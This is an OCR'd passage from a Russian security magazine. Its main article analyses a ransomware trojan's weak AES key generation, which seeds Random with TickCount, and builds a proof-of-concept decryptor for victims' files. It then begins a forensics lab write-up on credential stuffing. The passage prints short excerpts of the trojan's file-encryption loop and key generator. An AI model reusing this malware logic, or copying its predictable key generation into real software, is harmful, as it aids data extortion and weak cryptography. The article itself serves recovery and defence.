
Для каждого шифруемого файла троян генерирует индивидуальный AES-ключ:

```
string text = Program.CreatePassword(40); // Генерация ключа AES
if (fileInfo.Length < (long)((ulong)-1926258176)) // Проверка
размера файла
{
 if (Program.checkDirContains(files[i]))
 {
  string keyRSA = Program.RSA_Encrypt(text, Program.rsaKey()); //
Шифрование AES-ключа публичным RSA-ключом
  Program.AES_Encrypt(files[i], text, keyRSA); // Шифрование файлов
 }
}
```

В первую очередь было интересно понять, каким образом генерируется ключ для AES. Функция генерации ключа выглядит следующим образом:

```
public static string CreatePassword(int length)
  {
   StringBuilder stringBuilder = new StringBuilder();
   Random random = new Random();
   while (0 < length--)
   {
    stringBuilder.Append(
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=&
?&/"[random.Next(
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=&
?&/".Length)]);
   }
   return stringBuilder.ToString();
  }
```

Ключ генерируется отдельно для каждого файла на основе функции **Random**, при этом **Random** запускается без сида. Если в DNSpy перейти в объявление класса **Random**, то мы увидим следующее.



```
public class Random
{
    /// <summary>Initializes a new instance of the <see cref="T:System.Random" /> class,
      using a time-dependent default seed value.</summary>
    // Token: 0x060010F7 RID: 4343 RVA: 0x00032FCB File Offset: 0x000311CB
    [__DynamicallyInvokable]
    public Random() : this(Environment.TickCount)
    {
    }
```

То есть **Random**, вызванный без сида, в качестве начального использует значение **Environment.TickCount**. Важно отметить, что это справедливо для приложений .NET версии 4, генерация рандома для версий 5 и выше использует другие начальные значения.

Environment.TickCount — это количество миллисекунд, прошедших с момента запуска системы. Таким образом, можно предположить, что, зная значение сида, мы в состоянии «угадывать» случайные значения.

Проверим наши предположения. Возьмем функцию **CreatePassword** из вредоноса, добавим туда вывод текущего значения **Environment.TickCount** и сгенерированного пароля, а затем выведем полученные значения в консоль:

```
using System;
using System.Text;

namespace test1
{
 class Program
 {
  static void Main(string[] args)
  {
   string s = CreatePassword(40);
   Console.WriteLine("Key: " + s);
  }

 public static string CreatePassword(int length)
 {
  StringBuilder stringBuilder = new StringBuilder();
  Random random = new Random();
  while (0 < length--)
  {
   stringBuilder.Append(
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=&
?&/"[random.Next(
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=&
?&/".Length)]);
  }
  Console.WriteLine("Environment.TickCount: " + Environment.TickCount
);
  return stringBuilder.ToString();
 }
}
}
```

В результате запуска программы получаем следующие значения:

```
C:\temp>1.exe
Environment.TickCount: 264152453
Key: &Cer88Tf8sErkcxYAgR5CvdawGij/JqSEVOln8m/
```

Теперь организуем добавление сида в функцию генерации ключа и передадим туда значения **TickCount** из предыдущего запуска:

```
static void Main(string[] args)
  {
   int seed = 264152453;
   string s = CreatePassword(40,seed);
   Console.WriteLine("Key: " + s);
  }

 public static string CreatePassword(int length,int seed)
 {
  StringBuilder stringBuilder = new StringBuilder();
  Random random = new Random(seed);
  while (0 < length--)
  {
   stringBuilder.Append(
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=&
?&/"[random.Next(
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=&
?&/".Length)]);
  }
  return stringBuilder.ToString();
 }
```

Мы получили тот же самый ключ. Следовательно, зная сид, мы можем угадывать ключи, сгенерированные на основе **Random()**:

```
C:\temp\rns>2.exe
Key: &Cer88Tf8sErkcxYAgR5CvdawGij/JqSEVOln8m/
```

Продолжение статьи →

РАСШИФРУЙ, ЕСЛИ СМОЖЕШЬ

ИЗУЧАЕМ УСТРОЙСТВО ТРОЯНА-ЭНКОДЕРА И СОЗДАЕМ ПРОГРАММУ ДЕШИФРОВКИ

ОПРЕДЕЛЯЕМ ЗНАЧЕНИЯ ENVIRONMENT.TICKCOUNT

Следующая задача — понять, каким образом мы можем узнать значения `Environment.TickCount`, которые были в момент шифрования файлов. Эту задачу можно решить таким образом.

1. Вычисляем разницу во времени в миллисекундах между текущим значением времени и временем, когда файл был изменен.
2. Получаем текущее значение `Environment.TickCount`.
3. Вычитаем первое из второго.

```
static int GetTickCountAtFileCreation(string filePath)
  {
   try
   {
    FileInfo fileInfo = new FileInfo(filePath);
    if (fileInfo.Exists)
    {
     DateTime modtime= fileInfo.LastWriteTime;
     int tickCountAtCreation = Environment.TickCount - (int)((
DateTime.Now - modtime).TotalMilliseconds);
     return tickCountAtCreation;
    }
}
```

Напишем стандартную функцию для шифрования файлов AES. На вход мы будем передавать путь к файлу, путь для сохранения зашифрованного файла и пароль.

```
static void AES_Encrypt(string inputFile, string outputFile, string
password)
 {
  using (RijndaelManaged aesAlg = new RijndaelManaged())
  {
   aesAlg.KeySize = 128;
   aesAlg.BlockSize = 128;
   aesAlg.Padding = PaddingMode.PKCS7;

   // Generate a random IV
   aesAlg.GenerateIV();

   using (Rfc2898DeriveBytes keyDerivation = new Rfc2898DeriveBytes(
password, aesAlg.IV, 10000))
   {
    aesAlg.Key = keyDerivation.GetBytes(aesAlg.KeySize / 8);
   }

   using (FileStream fsOutput = new FileStream(outputFile, FileMode.
Create, FileAccess.Write))
   {
    fsOutput.Write(aesAlg.IV, 0, aesAlg.IV.Length);

    using (CryptoStream cryptoStream = new CryptoStream(fsOutput,
aesAlg.CreateEncryptor(), CryptoStreamMode.Write))
    {
     using (FileStream fsInput = new FileStream(inputFile, FileMode.
Open))
     {
      fsInput.CopyTo(cryptoStream);
     }
    }
   }
  }
 }
```

Теперь зашифруем тестовый файл, выведя в консоль значения `Environment.TickCount` и `key`. Получим следующий результат:

```
C:\temp>enc.exe
Environment.TickCount:335877046
Key: axnN3z=V7TXfLGK7PHfCVgRaqip8XzI1s&r1coSW
File encrypted successfully.
```

При проверке функции определения `Environment.TickCount` для зашифрованного файла мы получим следующее значение:

```
Environment.TickCount at creation: 335877090
```

Мы видим, что полученные результаты немного отличаются (в данном случае — на 44 мс), поскольку значение `Environment.TickCount` вычисляется чуть раньше, чем файл записывается на диск. Это означает, что при расшифровке нам придется перебирать значения сида для рандома с условием «погрешности» TickCount'а. Отсюда также следует, что необходимо будет как-то определять момент, когда ключ подошел и данные успешно расшифровались.

PROOF OF CONCEPT

Любая теория бесполезна без практики, потому на основе проведенного нами исследования мы создадим proof of concept. Для этого мы будем использовать вот такой код:

```
static bool MatchHeader(byte[] bytesToCheck, byte[] header)
 {
  if (bytesToCheck.Length < header.Length)
  {
   return false;
  }

  for (int i = 0; i < header.Length; i++)
  {
   if (bytesToCheck[i] != header[i])
   {
    return false;
   }
  }

  return true; // Header matched
 }

...

static bool IsValidFileHeader(byte[] decryptedBytes)
 {
  if (decryptedBytes.Length < 4)
  {
   return false; // Not enough bytes to check header
  }

  // Check for different file headers
  if (MatchHeader(decryptedBytes, new byte[] { 0xD0, 0xCF, 0x11, 0xE0
}) ||
   MatchHeader(decryptedBytes, new byte[] { 0x37, 0x7A, 0xBC, 0xAF,
0x27, 0x1C }) ||
   MatchHeader(decryptedBytes, new byte[] { 0x4D, 0x5A }) ||
   MatchHeader(decryptedBytes, new byte[] { 0x50, 0x4B, 0x03, 0x04 })
)
  {
   return true; // Matched one of the headers
  }

  return false;
 }
```


В этом примере после применения кода для расшифровки в функцию проверки `magic` передается буфер расшифрованных данных. Байты хедера сравниваются, и если данные сматчились, то расшифрованный файл записывается на диск. А вот сама функция расшифровки AES:

```
static bool AES_Decrypt(string inputFile, string password, string
outputFile)
 {
  try
  {
   using (RijndaelManaged aesAlg = new RijndaelManaged())
   {
    aesAlg.KeySize = 128;
    aesAlg.BlockSize = 128;
    aesAlg.Padding = PaddingMode.PKCS7;

    byte[] iv = new byte[aesAlg.BlockSize / 8];

    using (FileStream fsInput = new FileStream(inputFile, FileMode.
Open, FileAccess.Read))
    {
     fsInput.Read(iv, 0, iv.Length);

     using (Rfc2898DeriveBytes keyDerivation = new Rfc2898DeriveBytes
(password, iv, 10000))
     {
      aesAlg.Key = keyDerivation.GetBytes(aesAlg.KeySize / 8);
      aesAlg.IV = iv;
     }

     using (CryptoStream cryptoStream = new CryptoStream(fsInput,
aesAlg.CreateDecryptor(), CryptoStreamMode.Read))
     {
      int bytesRead;
      byte[] buffer = new byte[4096];

      using (MemoryStream decryptedMemoryStream = new MemoryStream())
      {
       while ((bytesRead = cryptoStream.Read(buffer, 0, buffer.Length
)) > 0)
       {
        decryptedMemoryStream.Write(buffer, 0, bytesRead);
       }

       // Check the file header in the decrypted data
       if (IsValidFileHeader(decryptedMemoryStream.ToArray()))
       {
        File.WriteAllBytes(outputFile, decryptedMemoryStream.ToArray
());
        return true;
       }
       else
       {
        return false;
       }
      }
     }
    }
   }
  }
  catch (CryptographicException ex)
  {
   // Handle decryption failure (e. g., incorrect password)
   Console.WriteLine($"Decryption error: {ex.Message}");
   return false;
  }
  catch (Exception ex)
  {
   // Handle other exceptions
   Console.WriteLine($"An unexpected error occurred: {ex.Message}");
   return false;
  }
 }
```

Код вызова функции расшифровки с учетом перебора значений выглядит следующим образом (в него заложена погрешность в 100 мс):

```
int tickCountAtCreation = GetTickCountAtFileCreation(encryptedFile);

  for (int i = tickCountAtCreation - 100; i < tickCountAtCreation; i
++)
  {
   string s = CreatePassword(40, i);
   Console.WriteLine("tickCount: " + i + " Guess password:" + s);
   if (AES_Decrypt(encryptedFile,s, decryptedFile))
   {
    Console.WriteLine("Yeeeaaah, Key found: "+ s);
    break;
   }
```

Результат можно увидеть на представленном ниже скриншоте.



```
Decryption error: Padding is invalid and cannot be removed.
tickCount: 335877036 Guess password:3BoEsRFUQ&xtUsKPBt4LzS=JrVRU&w4irW1x1B=b
Decryption error: Padding is invalid and cannot be removed.
tickCount: 335877037 Guess password:vV*SYJ*1Zxfdz3pp5*6=I0h8ywHupimATYhAOfhP
Decryption error: Padding is invalid and cannot be removed.
tickCount: 335877038 Guess password:6/P8mAyU8W56dv!7qK8vRjtpE&x*I=LTdZFDC1sl
Decryption error: Padding is invalid and cannot be removed.
tickCount: 335877039 Guess password:ytvfRr3l/fMQY6RGTk0W1AENLQoK2Y*!F24GqEEY
Decryption error: Padding is invalid and cannot be removed.
tickCount: 335877040 Guess password:9NaufiqUhEuBDywgf2!g0RQ!SrekdLtm84kIeiQu
Decryption error: Padding is invalid and cannot be removed.
tickCount: 335877041 Guess password:B8WIKaVmq5cmh9bXIA&Gc93sZ*!2wySEr6JL*438
Decryption error: Padding is invalid and cannot be removed.
tickCount: 335877042 Guess password:!lBX&9jUym1?4BXx!a?8lh&Q7L3APkbWT78OYH?D
Decryption error: Padding is invalid and cannot be removed.
tickCount: 335877043 Guess password:EFh=EZOmHMIZH!D?xR/ruyi?=nSa9?A&e9oRMlja
Decryption error: Padding is invalid and cannot be removed.
tickCount: 335877044 Guess password:?Z4k0RcUP!qKmDiO1rbSDPuvc6IRk11qG*MUA7uN
Decryption error: Padding is invalid and cannot be removed.
tickCount: 335877045 Guess password:HcIyxIHmYu&u8&5pm8dbM7FTjGzrDNiI8=*XoKGj
Decryption error: Padding is invalid and cannot be removed.
tickCount: 335877046 Guess password:axnN3z=V7TXfLGK7PHfCVgRaqip8XzI1s&r1coSW
Ueeeeaahh,Key found: axnN3z=V7TXfLGK7PHfCVgRaqip8XzI1s&r1coSW
```

Ключ успешно подобран, данные расшифрованы. Как работа этой программы выглядит вживую, можешь посмотреть на YouTube.

Этот PoC реализован в идеальных условиях, нарушить которые может даже перезагрузка системы после шифрования. В таком случае значение `Environment.TickCount` будет сброшено и вычислить его на момент создания файла мы уже не сможем. В такой ситуации необходимо искать таймстемпы времени загрузки системы перед тем, как файлы были зашифрованы.

Найти их (с определенной погрешностью) можно в следующих местах в зависимости от имеющейся инфраструктуры:

- в журнале событий Windows (Event ID: 41, 1074, 6005, 6006, 6008);
- в системе SIEM;
- в SCCM;
- в системах мониторинга (Zabbix, SolarWinds).

Реализуем функцию получения значения `TickCount` для файла на основе переданного времени, чтобы мы могли вручную передать предполагаемое значение времени загрузки системы:

```
static int CalculateTickCountAtCreation(DateTime specificDateTime,
string filePath)
 {
  try
  {
   FileInfo fileInfo = new FileInfo(filePath);

   if (fileInfo.Exists)
   {
    DateTime creationTime = fileInfo.LastWriteTime;

    if (specificDateTime > creationTime)
    {
     Console.WriteLine("Error: specificDateTime is greater than File
Creation DateTime.");
     return -1;
    }

    int tickCountAtSpecificTime = (int)((creationTime -
specificDateTime).TotalMilliseconds);
    return tickCountAtSpecificTime;
   }
   else
   {
    Console.WriteLine("File not found.");
    return -1;
   }
  }
  catch (Exception ex)
  {
   Console.WriteLine($"An error occurred: {ex.Message}");
   return -1;
  }
 }
```

Эта функция будет считать разницу в миллисекундах между временем создания файла и переданным таймстемпом. Проверим, работает ли наш код. Значение времени загрузки системы возьмем из события `6005` журнала `System`. Получаем следующие значения:


```
Environment.TickCount at file creation: 608384267 // Вычисление на
основе текущего TickCount

Environment.TickCount at specific time: 608363454 // Вычисление на
основе переданного таймстемпа
```

В среднем разница получается примерно 20 с — это время задержки запуска службы журнала событий, на которое мы ориентируемся и которое должны заложить в цикле перебора значений ключа при расшифровке файлов.

ВЫВОДЫ

В итоге для создания декриптора файлов, зашифрованных трояном-энкодером, необходимо реализовать:

- функцию для получения примерного значения `Environment.TickCount` на момент шифрования файла;
- функцию генерации пароля для AES, аналогичную используемой в трояне, с передачей в нее полученного значения `Environment.TickCount` в качестве сида для `Random`;
- функцию декрипта зашифрованных AES-файлов. В ней, перед попыткой расшифровки файла, необходимо предусмотреть код для отрезания байтов зашифрованного RSA AES-ключа (344 байта в нашем примере), который дописывается вредоносом в конец зашифрованного файла;
- функцию валидации расшифрованных данных. Для этого можно проверять значения `magic` в заголовках файлов или, например, считать энтропию.



```
00002F50  86 D0 95 14 E3 81 CA B9 59 57 32 6E 74 41 67 6F  †P•.rЃKMYW2ntAgo
00002F60  37 6C 61 71 45 6B 76 37 74 38 72 2B 72 6F 32 61  7laqEkv7t8r+ro2a
00002F70  58 47 53 31 75 45 5A 37 66 64 30 78 41 78 33 39  XGS1uEZ7fd0xAx39
00002F80  54 76 43 64 47 6C 49 67 71 54 53 50 51 42 46 68  TvCdGlIgqTSPQBFh
00002F90  51 72 37 6F 55 61 76 39 65 56 53 31 4E 37 42 59  Qr7oUav9eVS1N7BY
00002FA0  53 30 32 39 59 71 43 45 4A 37 4C 73 4C 5A 33 66  S029YqCEJ7LsLZ3f
00002FB0  58 48 78 73 4D 61 32 34 6A 2F 62 6F 71 4B 68 45  XHxsMa24j/boqKhE
00002FC0  6B 4C 37 35 45 44 38 35 6B 4E 30 69 62 65 65 6A  kL75ED85kN0ibeej
00002FD0  62 43 32 76 57 74 4B 67 33 68 38 7A 7A 4E 43 2B  bC2vWtKg3h8zzNC+
00002FE0  35 49 70 32 51 54 54 42 4A 39 64 72 48 6B 57 6D  5Ip2QTTBJ9drHkWm
00002FF0  54 49 35 57 77 5A 46 62 56 47 4F 57 6D 4D 4A 75  TI5WwZFbVGOWmMJu
00003000  53 71 64 6B 49 33 45 44 50 39 33 4B 61 66 59 4F  SqdkI3EDP93KafYO
00003010  32 43 61 4F 65 6E 79 6F 67 73 74 56 4A 48 36 32  2CaOenyogstVJH62
00003020  36 63 68 37 57 30 47 54 72 70 5A 6B 6B 61 36 4A  6ch7W0GTrpZkka6J
00003030  6A 77 31 59 2F 44 70 61 49 2B 6A 7A 39 76 63 6D  jw1Y/DpaI+jz9vcm
00003040  78 4D 75 4A 57 2B 75 4F 59 38 73 47 2F 4B 6B 76  xMuJW+uOY8sG/Kkv
00003050  59 56 4B 31 30 6C 51 6A 4B 78 74 45 30 37 77 54  YVK10lQjKxtE07wT
00003060  55 59 37 4D 50 53 70 5A 37 4D 41 78 56 54 48 69  UY7MPSpZ7MAxVTHi
00003070  35 63 51 64 44 44 6A 64 61 55 66 76 57 67 31 79  5cQdDDjdaUfvWg1y
00003080  35 62 47 71 73 45 53 7A 46 4D 67 43 49 47 6D 45  5bGqsESzFMgCIGmE
00003090  75 37 56 55 52 39 54 36 4D 61 78 61 31 54 41 78  u7VUR9T6Maxa1TAx
000030A0  4C 4C 65 2F 4D 31 5A 56 61 78 5A 51 47 51 3D 3D  LLe/M1ZVaxZQGQ==
```

Зашифрованный AES-ключ, дописанный в конец файла

Таким образом мы можем успешно реализовать собственный декриптор для файлов, зашифрованных трояном-энкодером с рассмотренным уязвимым алгоритмом.

УРОКИ ФОРЕНЗИКИ

Разбираемся с Credential Stuffing и расследуем атаку на Linux

sab3ert1le
uragepb@gmail.com

Сегодня мы поупражняемся в анализе трафика при помощи Wireshark, разберем брутфорс-атаку Credential Stuffing и проанализируем метод закрепления злоумышленника в системе. Затем построим таймлайн событий.

Наша цель — расследование инцидента в рамках лабораторной работы Meerkat из нового раздела Hack The Box под названием Sherlocks. Он предназначен для обучения и тренировки ребят из blue team, то есть команды защитников.

O SHERLOCKS

Sherlocks — это практические лабораторные работы по кибербезопасности, в которых смоделированы реальные инциденты. Раздел предлагает проводить расследования на основе предоставленного сценария кибератаки и улик. Цель — узнать, как происходила атака, и раскрыть все возможные подробности.

Это позволяет развить навыки в областях цифровой форензики и реагирования на инциденты (DFIR), охоте за угрозами (Threat Hunting и Threat Intelligence) и анализе малвари.

В ходе решения лабораторных работ участнику предлагают отвечать на вопросы, и ответы в совокупности будут давать полное представление о произошедшем инциденте.

Задания совершенно бесплатны, однако некоторые из них постепенно становятся доступными только с подписками VIP и VIP+.

MEERKAT

Первое и достаточно простое задание — лабораторная работа с названием Meerkat.

Сценарий: Forela — быстро растущий стартап, который использует платформу управления бизнесом. К сожалению, документация у нее скудная, а администраторы стартапа не очень хорошо осведомлены о правилах безопасности. Мы играем роль представителя отдела безопасности. Наша цель — по данным в виде файлов PCAP и экспортированным журналам подтвердить факт компрометации.

